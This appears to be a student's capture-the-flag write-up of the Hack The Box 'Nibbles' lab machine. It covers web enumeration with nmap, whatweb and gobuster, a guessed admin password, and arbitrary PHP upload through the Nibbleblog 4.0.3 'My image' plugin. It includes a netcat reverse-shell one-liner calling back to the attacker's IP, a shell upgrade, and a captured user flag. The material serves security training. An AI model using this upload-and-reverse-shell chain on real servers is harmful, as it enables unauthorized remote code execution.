

Nibbles

Enumeration


```
(kali@B21AT090-Hieu-Kali)-[~]
$ nmap -sV --script=http-enum -oA nibbles_nmap_http_enum 10.129.140.180
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 22:21 EDT
Stats: 0:03:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 22:25 (0:00:00 remaining)
Stats: 0:05:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 22:26 (0:00:00 remaining)
Nmap scan report for 10.129.140.180
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 382.92 seconds
```

Web Footprinting

```
(kali@B21AT090-Hieu-Kali)-[~]
$ whatweb 10.129.140.180
http://10.129.140.180 [200 OK] Apache[2.4.18], Country[RESERVED][22], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.140.180]
```

Browsing to the target in Firefox



Checking the page source

```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

check this with cURL

```
kali@B21AT090-Hieu-Kali: ~
File Actions Edit View Help Exploit-DB Google Hacking DB OffSec
(kali@B21AT090-Hieu-Kali)-[~]
$ curl http://10.129.140.180
<b>Hello world!</b>

RL

Nibbles - Web Footprinting

http://10.129.42.190

<!-- /nibbleblog/ directory. Nothing interesting here! -->
```


check this with whatweb

```
(kali@B21AT090-Hieu-Kali)-[~]
$ whatweb http://10.129.140.180/nibbleblog/
http://10.129.140.180/nibbleblog/ is a free blogging engine built using PHP
[200 OK] Apache[2.4.18], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer
[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.140.180], JQuery, MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog], S
cript, Title[Nibbles - Yum yum]
```


see some of the technologies in use such as HTML5, jQuery, and PHP. We can also see that the site is running Nibbleblog, which is a free blogging engine built using PHP.

Directory Enumeration

Browsing to the /nibbleblog directory in Firefox -> not see anything exciting



Quick google



use Gobuster to be thorough and check for any other accessible pages/directories

```
kali@B21AT090-Hieu-Kali: /usr/share/seclists
File Actions Edit View Help
hackerbox.com 100%

(kali@B21AT090-Hieu-Kali)-[/usr/share/seclists]
$ gobuster dir -u http://10.129.140.180/nibbleblog/ --wordlist /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.140.180/nibbleblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 309]
/.htpasswd (Status: 403) [Size: 309]
/.hta (Status: 403) [Size: 304]
/README (Status: 200) [Size: 4628]
/admin (Status: 301) [Size: 327] [→ http://10.129.140.180/nibbleblog/admin/]
/admin.php (Status: 200) [Size: 1401]
/content (Status: 301) [Size: 329] [→ http://10.129.140.180/nibbleblog/content/]
/index.php (Status: 200) [Size: 2987]
/languages (Status: 301) [Size: 331] [→ http://10.129.140.180/nibbleblog/languages/]
/plugins (Status: 301) [Size: 329] [→ http://10.129.140.180/nibbleblog/plugins/]
/themes (Status: 301) [Size: 328] [→ http://10.129.140.180/nibbleblog/themes/]
Progress: 4746 / 4747 (99.98%)

Finished
```

Gobuster confirms the presence of the admin.php page. check the README page for interesting information, such as the version number.

```
(kali@B21AT090-Hieu-Kali)-[~]
$ curl http://10.129.140.180/nibbleblog/README

===== Nibbleblog =====
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog


===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory "content" writable by Apache/PHP

Optional requirements
* PHP module - Mcrypt

===== Installation guide =====
1- Download the last version from http://nibbleblog.com
2- Unzip the downloaded file
3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.
4- With your browser, go to the URL of your web. Example: www.domain-name.com
5- Complete the form
6- Done! you have installed Nibbleblog

===== About the author =====
Name: Diego Najjar
E-mail: dignajar@gmail.com
```






validate that version 4.0.3 is in use, confirming that this version is likely vulnerable to the Metasploit module
check admin portal login use:



try common credential pairs manually , admin:admin, admin:password -> no avail
reset password function -> black list protection

Browsing to nibbleblog/themes/





Index of /nibbleblog/themes

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 Parent Directory		-	
 echo/	2017-12-10 23:27	-	
 medium/	2017-12-10 23:27	-	
 note-2/	2017-12-10 23:27	-	
 simpler/	2017-12-10 23:27	-	
 techie/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.140.180 Port 80

Browsing to nibbleblog/content/

Index of /nibbleblog/content

Name	Last modified	Size	Description
 Parent Directory		-	
 private/	2017-12-28 09:02	-	
 public/	2017-12-10 23:27	-	
 tmp/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.140.180 Port 80

digging around for a while, find a **users.xml**

request this file with cURL and prettify the XML output using xmllint

```
kali@B21AT090-Hieu-Kali: ~  
File Actions Edit View Help  
$ curl -s http://10.129.140.180/nibbleblog/content/private/users.xml | xmllint --format -  
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
<users>  
  <user username="admin">  
    <id type="integer">0</id>  
    <session_fail_count type="integer">5</session_fail_count>  
    <session_date type="integer">1750042480</session_date>  
  </user>  
  <blacklist type="string" ip="10.10.10.1">  
    <date type="integer">1512964659</date>  
    <fail_count type="integer">1</fail_count>  
  </blacklist>  
  <blacklist type="string" ip="10.10.14.56">  
    <date type="integer">1750042423</date>  
    <fail_count type="integer">5</fail_count>  
  </blacklist>  
</users>
```

a valid username but no password

Performing additional directory brute-forcing against the root of the web application

```
kali@B21AT090-Hieu-Kali: ~  
File Actions Edit View Help  
  
(kali@B21AT090-Hieu-Kali)-[~]  
$ gobuster dir -u http://10.129.140.180/ --wordlist /usr/share/seclists/Discovery/Web-Content/common.txt  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.129.140.180/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/.hta (Status: 403) [Size: 293]  
/.htaccess (Status: 403) [Size: 298]  
/.htpasswd (Status: 403) [Size: 298]  
/index.html (Status: 200) [Size: 93]  
/server-status (Status: 403) [Size: 302]  
Progress: 4746 / 4747 (99.98%)  
  
Finished
```

Taking another look through all of the exposed directories, we find a config.xml file.

```
kali@B21AT090-Hieu-Kali: ~  
File Actions Edit View Help  
  
(kali@B21AT090-Hieu-Kali)-[~]  
$ curl -s http://10.129.140.180/nibbleblog/content/private/config.xml | xmllint --format -  
  
<?xml version="1.0" encoding="utf-8" standalone="yes"?>  
<config>  
  <name type="string">Nibbles</name>  
  <slogan type="string">Yum yum</slogan>  
  <footer type="string">Powered by Nibbleblog</footer>  
  <advanced_post_options type="integer">0</advanced_post_options>  
  <url type="string">http://10.10.10.134/nibbleblog</url>  
  <path type="string">/nibbleblog</path>  
  <items_rss type="integer">4</items_rss>  
  <items_page type="integer">6</items_page>  
  <language type="string">en_US</language>  
  <timezone type="string">UTC</timezone>  
  <timestamp_format type="string">%d %B, %Y</timestamp_format>  
  <locale type="string">en_US</locale>  
  <img_resize type="integer">1</img_resize>  
  <img_resize_width type="integer">1000</img_resize_width>  
  <img_resize_height type="integer">600</img_resize_height>  
  <img_resize_quality type="integer">100</img_resize_quality>  
  <img_resize_option type="string">auto</img_resize_option>  
  <img_thumbnail type="integer">1</img_thumbnail>  
  <img_thumbnail_width type="integer">190</img_thumbnail_width>  
  <img_thumbnail_height type="integer">190</img_thumbnail_height>  
  <img_thumbnail_quality type="integer">100</img_thumbnail_quality>  
  <img_thumbnail_option type="string">landscape</img_thumbnail_option>  
  <theme type="string">simpler</theme>  
  <notification_comments type="integer">1</notification_comments>  
  <notification_session_fail type="integer">0</notification_session_fail>  
  <notification_session_start type="integer">0</notification_session_start>  
  <notification_email_to type="string">admin@nibbles.com</notification_email_to>  
  <notification_email_from type="string">noreply@10.10.10.134</notification_email_from>  
  <seo_site_title type="string">Nibbles - Yum yum</seo_site_title>  
  <seo_site_description type="string"/>  
  <seo_keywords type="string"/>  
  <seo_robots type="string"/>  
  <seo_google_code type="string"/>  
  <seo_bing_code type="string"/>  
  <seo_author type="string"/>  
  <friendly_urls type="integer">0</friendly_urls>  
  <default_homepage type="integer">0</default_homepage>  
</config>
```

-> password: nibbles

Log on admin portal login

Waiting for www.nibbleblog.com...

Recap:

- a simple nmap two ports
- discovered an instance of Nibble blog
- Analysing the technologies by using whatweb
- Found the admin login portal page *admin.php*
- Discovered that directory listing is enabled and browsed several directories.
- Confirm admin as the username
- Found the IP blacklist to prevent brute-force
- Uncovered clues that led us to valid password of nibbles

Initial FootHold

After logon on successfully, try to gain reverse shell access to webserver. Dig around a bit, see following pages

Pages	Content
Publish	making a new post, video post, quote post, new page
Comment	shows no published comments
Manage	manage posts, pages, and categories. We can edit and delete categories, not overly interesting.

Pages	Content
Settings	Scrolling to the bottom confirms that the vulnerable version 4.0.3 is in use. Several settings are available, but none seem valuable to us.
Themes	This Allows us to install a new theme from a pre-selected list.
Plugins	Allows us to configure, install, or uninstall plugins. The My image plugin allows us to upload an image file. Could this be abused to upload PHP code potentially?

Checkout the plugin pages

nibbleblog - Plugins

Dashboard View Blog Log out

Publish

Comments

Manage

Settings

Themes

Plugins

Installed plugins

Categories
Displays all categories of your blog and allows the user to filter posts by category.
[Configure](#) [Uninstall](#)

Hello world
Show hello world.
[Configure](#) [Uninstall](#)

Latest posts
Displays latest published posts, sorted by date.
[Configure](#) [Uninstall](#)

My image
Show a picture
[Configure](#) [Uninstall](#)

Pages
Display all pages.

attempt to use this plugin to upload a snippet of PHP code instead of an image. The following snippet can be used to test for code execution.

```
<?php system('id'); ?>
```

Title

My image

Position

4

Caption

Browse... shell.php

Save changes

get a bunch of errors, it seems like file have been uploaded

Warning: imagecreate() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26

Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117

Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118

Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43

Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80

find out **where** the **file uploaded** if it was successful.

Let get reverse shell by using php snippet and netcat

```
kali@B21AT090-Hieu-Kali: ~
File Actions Edit View Help
GNU nano 8.3 shell1.php *
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>51|nc 10.10.14.56 9443 >/tmp/f"); ?>
```

```
(kali@B21AT090-Hieu-Kali)-[~]
$ nc -lvnp 9443
listening on [any] 9443 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.139.153] 57330
/bin/sh: 0: can't access tty; job control turned off
$
```

```
kali@B21AT090-Hieu-Kali: ~
File Actions Edit View Help
(kali@B21AT090-Hieu-Kali)-[~]
$ curl http://10.129.139.153/nibbleblog/content/private/plugins/my_image/image.php
(kali@B21AT090-Hieu-Kali)-[~]
$ nano shell1.php
(kali@B21AT090-Hieu-Kali)-[~]
$ nc -lvnp 9443
listening on [any] 9443 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.139.153] 57330
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
> ls
python3 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 5: Syntax error: word unexpected (expecting ")
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ ls
db.xml image.php
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd /home/nibbles
<ml/nibbleblog/content/private/plugins/my_image$ cd /home/nibbles
bash: cd: /home/nibbles: No such file or directory
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd ~
<ml/nibbleblog/content/private/plugins/my_image$ cd ~
nibbler@Nibbles:/home/nibbler$ ls
personal.zip user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79c03865431abf47b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$
```

